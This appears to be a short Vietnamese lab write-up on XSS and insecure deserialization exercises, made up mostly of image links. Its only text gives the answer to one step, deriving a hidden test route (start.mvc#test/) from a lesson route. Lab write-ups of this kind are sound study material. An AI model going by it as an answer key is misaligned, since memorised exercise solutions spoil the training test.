
Nội dung: Thực hành XSS - Insecure Deserialization

















Ta có baseroute là start.mvc#lesson/

Theo bảng giá trị ta thấy sẽ có testRoute tương tự lessonRoute => giá trị thay vào lesson parameter là test => Đáp án là start.mvc#test/



